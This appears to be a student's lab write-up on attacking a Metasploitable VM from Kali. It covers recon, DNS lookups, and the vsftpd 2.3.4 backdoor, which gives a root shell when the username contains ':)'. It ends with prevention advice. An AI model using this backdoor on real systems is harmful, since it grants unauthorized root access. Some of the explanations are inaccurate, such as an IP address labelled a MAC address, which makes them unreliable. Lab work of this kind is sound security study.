
Screenshot 5



We now have access to the VM so everything that we enter in nc is the terminal of the other VM we are the highest member

Screenshot 6





The IP that is ending at .102 is the IP for the Kali VM. Whenever you do any command it generates network traffic because it is going from the Kali VM to the Metasploitable VM. Because I am really typing it from my Kali and it goes to Metasploitable via network that is why I can see it in Wireshark because Wireshark shows all the packets going in and out of your machine.

What to do if you are not connected to the network

Use nslookup. With nslookup you can look up a website like [google.com](https://www.google.com) and it returns you the server address and the IP address. For the Google example would output something like this

Nslookup [google.com](https://www.google.com)

Server: 8.8.8.8

Address: 8.8.8.8#53

Name: google.com

Address: 142.250.80.46

8.8.8.8 being the DNS server(google's DNS server) and #53 would be the port the DNS server lies on

Dig [google.com](https://www.google.com)

;; ANSWER SECTION:

google.com. 300 IN A 142.250.80.46

Dig (Domain Information Groper) more detailed and more powerful than nslookup

A

Domain → IPv4 address Main IP of the server


MX Mail server address Find where they handle email

NS Name server Who manages their DNS

TXT Text records Often leaks internal info

CNAME Alias to another domain Reveals subdomains and infrastructure

Extra information



```
kali (Home Screen) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
Session Actions Edit View Help
Capturing from eth0
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    roup default qlen 1000
    link/ether 08:00:27:db:50:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixro
        ute eth0
        valid_lft 587sec preferred_lft 587sec
    inet6 fe80::a00:27ff:fedb:50c0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Explained line by line

Lo: makes traffic stay in local

Inet: 127.0.0.1/8 - for if you want to run a local webserver when you type in localhost in

Inet6 ::1/128 same thing as localhost but ipv6

2: eth0: network adapter(connects to the network)

08:00:27:db:50:c0 - your macaddress

192.168.56.102/24 - your current macaddress

brd your broadcast address - packets sent here go to all devices

Inet6 fe80::.... - link local ipv6 - only works at your network not the internet
(connection from your macaddress to your ip)

Report

Was able to get control of the whole system by using the vsftpd version 2.3.4 backdoor. Vsftpd is in many linux server distros and the backdoor lets anyone have access when a username contains the characters :). It opens the root shell on port 6200 without requiring any credentials.

How can someone prevent this

To start off, keep your network safe. Make sure there aren't any ethernet ports that an attack can get access to. Also make sure your wifi password is a strong password. Even if an attacker is able to get the four way handshake it would take far too long to crack someone's password if it is over 8 characters and uses special characters. The time and resources it would take would not be worth it to an attacker. The next step is to keep all of your devices and applications updated. In the example of the lab there was an app that had root access and had an active backdoor. So if you don't keep all of your main apps updated there could be some backdoors that you will never know about because the app could be running smoothly

Scope

Target IP: 192.168.56.101

Attacker IP: 192.168.56.102

Target OS: Linux 2.6.9 - 2.6.33

Hostname: metasploitable.localdomain

Network: Host-Only Adapter (Virtual Box)

Tools

Nmap: to give me information like the IP address and different services running on different ports

Nessus: Scans the services of existing vulnerabilities

Metasploit: Picking what exploit I want to use this gives me access to the shell

Netcat: To use my machine to control the other machine

Wireshark: To check in real time what the attack is looking like

Phase 1 - Lab Setup

Phase 2 - Recon with Nmap

Phase 3 - Exploitation with Metasploit and Netcat

Phase 4 - Traffic Analysis with Wireshark